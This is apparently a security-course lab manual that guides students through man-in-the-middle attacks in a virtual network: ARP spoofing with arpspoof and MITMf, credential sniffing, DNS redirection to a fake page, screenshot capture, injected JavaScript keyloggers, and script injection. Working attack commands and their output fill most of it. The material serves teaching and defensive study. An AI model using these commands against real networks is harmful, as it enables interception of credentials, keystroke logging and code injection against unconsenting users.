

Man-In-The-Middle Attacks (MITM)

ATTACK DESCRIPTION

One of the most prevalent network attacks used against individuals and large organizations alike are man-in-the-middle (MITM) attacks. Considered an active eavesdropping attack, MITM works by establishing connections to victim machines and relaying messages between them. In cases like these, one victim believes it is communicating directly with another victim, when in reality the communication flows through the host performing the attack. The end result is that the attacking host can not only intercept sensitive data, but can also inject and manipulate a data stream to gain further control of its victims. In this series of lab experiments, we will examine some of the most widely used forms of MITM attacks including ARP spoofing, MITMf, DNS spoofing, HTTP session hijacking, and more.



Lab 1: MITM attack using ARP



Step 1: Type the command **arp -a** on both machines (Kali & Windows) and check the ARP table.

```
C:\Users\IEUser>arp -a

Interface: 10.0.2.5 --- 0x9
  Internet Address      Physical Address      Type
  10.0.2.1              52-54-00-12-35-00     dynamic
  10.0.2.3              08-00-27-a2-a8-54     dynamic
  10.0.2.15             08-00-27-0b-91-66     dynamic
  10.0.2.255            ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

Step 2: On Kali machine, open two terminals and type the following commands in each terminal

arpspoof -i eth0 -t 10.0.2.5 10.0.2.1

(Spoof the target telling him that I am the router)

```
root@kali:~# arpspoof -i eth0 -t 10.0.2.5 10.0.2.1
8:0:27:b:91:66 8:0:27:4:18:4 0806 42: arp reply 10.0.2.1 is-at 8:0:27:b:91:66
8:0:27:b:91:66 8:0:27:4:18:4 0806 42: arp reply 10.0.2.1 is-at 8:0:27:b:91:66
8:0:27:b:91:66 8:0:27:4:18:4 0806 42: arp reply 10.0.2.1 is-at 8:0:27:b:91:66
```

arpspoof	ARP spoofing command
-i eth0	interface
-t 10.0.2.4	IP address of Client/Windows/Target
10.0.2.1	IP address of Gateway/Router

arpspoof -i eth0 -t 10.0.2.1 10.0.2.4

(Tell the router that I am the victim)

```
root@kali:~# arpspoof -i eth0 -t 10.0.2.1 10.0.2.5
8:0:27:b:91:66 52:54:0:12:35:0 0806 42: arp reply 10.0.2.5 is-at 8:0:27:b:91:66
8:0:27:b:91:66 52:54:0:12:35:0 0806 42: arp reply 10.0.2.5 is-at 8:0:27:b:91:66
8:0:27:b:91:66 52:54:0:12:35:0 0806 42: arp reply 10.0.2.5 is-at 8:0:27:b:91:66
```

By running the above commands you'll fool the access point and the client, and you'll let the packets flow through your device. Since Windows is the target device, you'll use the ARP table.

Step 3: Type **arp -a** command in the Windows machine, it will show you the ARP table. You can see in the following screenshot that the IP address for the access point is `10.0.2.1` and its MAC address is `52-54-00-12-35-00`. This is stored in the ARP table:

Now, once you perform the attack, you'll see that the MAC address `08-00-27-0b-91-66` for the target access point will change and it will be the attacker's MAC address:

```
C:\Users\IEUser>arp -a

Interface: 10.0.2.5 --- 0x9
  Internet Address      Physical Address      Type
  10.0.2.1              08-00-27-0b-91-66     dynamic
  10.0.2.3              08-00-27-a2-a8-54     dynamic
  10.0.2.15             08-00-27-0b-91-66     dynamic
  10.0.2.255            ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

You'll also need to enable IP forwarding so that when the packets flow through your device they don't get dropped. This way, each packet that goes through your device actually gets forwarded to its destination. So, when you get a packet from the router, it goes to the client, and when a packet comes from the client, it goes to the router without being dropped in your device. Use this command to enable IP forwarding:

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

The Windows device now thinks that the attacker device is the access point. Every time it tries to access the internet or tries to communicate with the access point, it will send these requests to the attacker device instead of sending it to the actual access point. This will place your attacker device in the middle of the connection and you'll be able to read the packets, modify them, or drop them.

Lab 2 - ARP spoofing using MITMf

In this section, you'll use a tool called MITMf, and as the name suggests, this tool allows you to run a number of MITM attacks. You'll run the tool, see how to use it, and then do a basic ARP poisoning attack.

Step 1: Go to the Windows machine and run **arp -a** to see your MAC address. You'll see that the gateway is at 10.0.2.1 and the MAC address ends with 35-00.

```
C:\Users\IEUser>arp -a

Interface: 10.0.2.5 --- 0x9
  Internet Address      Physical Address      Type
  10.0.2.1              52-54-00-12-35-00     dynamic
  10.0.2.3              08-00-27-a2-a8-54     dynamic
  10.0.2.15             08-00-27-0b-91-66     dynamic
  10.0.2.255            ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

Step 2: Run the ARP poisoning attack and see whether the MAC address changes and whether you can become the MITM. Give it the gateway (the IP of the router), the IP of your target, and the interface. Use the following command to get started:

```
mitmf --arp --spoof --gateway 10.0.2.1 --target 10.0.2.5 -i eth0
```

Step 3: Go to the Windows machine, run **arp -a**, and see whether you've managed to become the center of the connection. In the next screenshot, you can see that the MAC address has changed from 35-00 to 91-66, and it is the same MAC address as the virtual interface that you have in Kali, so it ends with 91-66:

```
C:\Users\IEUser>arp -a

Interface: 10.0.2.5 --- 0x9
  Internet Address      Physical Address      Type
  10.0.2.1              08-00-27-0b-91-66     dynamic
  10.0.2.3              08-00-27-a2-a8-54     dynamic
  10.0.2.15             08-00-27-0b-91-66     dynamic
  10.0.2.255            ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

This means that you're the MITM at the moment, and the tool automatically starts a sniffer for you. Now go to an HTTP website to see how to capture a username and password. On a Windows machine, go to a website called www.vulnweb.com; then, select 1st option, go to the login page to log into an account while the MITM attack is running. Enter the username as **admin** and password as **testpass**. Now, if you go back to the MITMf console, you'll see that the username and password have been captured (sample):

```
2018-07-16 05:49:46 10.0.2.5 [type:Firefox-61 os:Windows] POST Data (me.hack.me):
CLA=auth&FUN=loginJson&username=zaid%40isecur1ty.org&password=123456&token=%3A)
```

Basically, you can capture any username and password that is entered in the computer that you're ARP spoofing. You can also see all the URLs that the person has requested.

Lab 3 – Bypassing HTTPS using MITMf

Step 1: Go to Windows, enter https://www.linkedin.com

Step 2: Go to Kali, type the same MITMf command discussed in above session.

Step 3: Go to Windows, close the linkedin website, clear browsing history and enter https://www.linkedin.com and login. Watch the sniffer in Kali

Lab 4 – Redirect Pages - DNS Spoofing

DNS stands for Domain Name Service. A DNS server is responsible for converting websites addresses in the format ".net, .com, etc" to the IP address of the website. A DNS attack is a type of Man in the middle attack (MITM). We will be using the Kali Linux OS, which comes with the required software preinstalled.

It allows us to redirect any request / request for a certain domain to another domain, example we redirect any request to facebook.com for a false Facebook that would be the IP of our kali. That way we can install a backdoor on the victim.


Step 1: In Kali, type **service apache2 start**

Step 2: Go to **/var/www/html/index.html** (modify the contents). Give ip address of the local machine and check for contents in index.html

Step 3: Go to terminal, type **leafpad /etc/mitmf/mitmf.conf**. In A[] record, add *.live.com=10.0.2.15 (local IP). You can only put * to spoof all sites

```
root@kali:~# leafpad /etc/mitmf/mitmf.conf
```

Step 4: Now give the command, **mitmf --arp --spoof --gateway (ip of the router) --target (ip of the target) -i eth0 –dns**



Step 5: Go to Windows, type http://www.live.com and note the website getting redirected to local IP.

NOTE: DNS spoofing will not work against Facebook because it uses HSTS, and the reason that does not work against HSTS sites is because modern browsers come with a list of sites that can only browse as HTTPS and since you're redirecting the destination for your local host that does not use HSTS, the browser will simply refuse to load the site.

Lab 5 - MITM Capturing Screen of Target & Injecting a Keylogger

Step 1: Goto Kali. Downgrade a library called twisted that comes along with Kali because of incompatibility with MITF. Type the following commands

rm -rf /usr/lib/python 2.7/dist-packages/twisted

pip install Twisted==15.5.0

```
File  Edit  View  Search  Terminal  Help
root@kali:~# rm -rf /usr/lib/python2.7/dist-packages/twisted
root@kali:~# pip install Twisted==15.5.0
Collecting Twisted==15.5.0
  Downloading https://files.pythonhosted.org/packages/de/75/7495f210c6bb6af33a09
f81f5f351a47f12b9989ee8e3c4623e95ece3c97/Twisted-15.5.0.tar.bz2 (3.1MB)
    100% |[redacted]| 3.2MB 451kB/s
Requirement already satisfied: zope.interface>=3.6.0 in /usr/lib/python2.7/dist-
packages (from Twisted==15.5.0)
Building wheels for collected packages: Twisted
  Running setup.py bdist_wheel for Twisted ... done
  Stored in directory: /root/.cache/pip/wheels/6e/2e/8f/1e6fd84219e4e75392f3db98
6a6808c971588677d83231f054
Successfully built Twisted
Installing collected packages: Twisted
  Found existing installation: Twisted 18.7.0
    Not uninstalling twisted at /usr/lib/python2.7/dist-packages, outside enviro
nment /usr
Successfully installed Twisted-15.5.0
root@kali:~#
```


Step 2: Type **mitmf --arp --spoof --gateway 10.0.2.1 --target 10.0.2.4 -i eth0 --screen.** Here screen plugin will take screenshot of the victim machine every 10 seconds.

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# mitmf --arp --spoof --gateway 10.0.2.1 --target 10.0.2.4 -i eth0 --
screen

[*] MITMf v0.9.8 - 'The Dark Side'
|_ Spoof v0.6
|  |_ ARP spoofing enabled
|_ ScreenShotter v0.4
|
|_ Sergio-Proxy v0.2.1 online
|_ SSLstrip v0.9 by Moxie Marlinspike online
|
|_ Net-Creds v1.0 online
|_ MITMf-API online
 * Serving Flask app "core.mitmfapi" (lazy loading)
 * Environment: production
```

Step 3: Goto target windows machine browser and type http://www.vulnweb.com and then hit http://testasp.vulnweb.com and select anyone forum listed.

Step 4: Goto Kali machine. Open **Files** on the desktop and goto the location where the mitmf screenshots get stored. After getting into Files, type **Ctrl + L** and give the following path: **/var/log/mitmf** to see the screenshots.




Step 5: Now try with https. Hit https://www.cnn.com and then open **Files** on the desktop and goto the location where the mitmf screenshots get stored.


Note: **https** is not reliable and fails some time. We can't bypass **HSTS**.

Step 6: Now quit using **Ctrl + C** to avoid taking screenshots. Type the following command for keylogger.

mitmf --arp --spoof --gateway 10.0.2.1 --target 10.0.2.4 -i eth0 --jskeylogger



Step 7: Goto target windows machine browser and type http://www.vulnweb.com and then hit first link. Type something inside "**Filter Results**" search text box. Goto Kali machine and watch the key logging happening.



Step 8: Now try with https. Hit https://www.cnn.com and check the keylogging (type something in search box only after the webpage gets fully loaded).


Lab 6 – MITM – Injecting JavaScript / HTML code

Step 1: Goto Kali machine and type the following:

mitmf --arp --spoof --gateway 10.0.2.1 --target 10.0.2.4 -i eth0 --inject --js-payload "alert('test')"

This runs a very simple Javascript code that will show a message box on the target computer.

Step 2: Goto target machine, open browser and type http://www.vulnweb.com. Now you can see a message box displaying 'test'. Now try with https. Hit https://www.cnn.com and check.




Injecting Code stored in a File:

Step 3: Type **leafpad** and inside the text editor type **alert 'test2'** and save in root directory as js-code.txt.

Step 4: Type the following:

mitmf --arp --spoof --gateway 10.0.2.1 --target 10.0.2.4 -i eth0 --inject --js-file /root/js-code.txt



Step 5: Goto target, check for http using http://www.vulnweb.com and https using https://www.cnn.com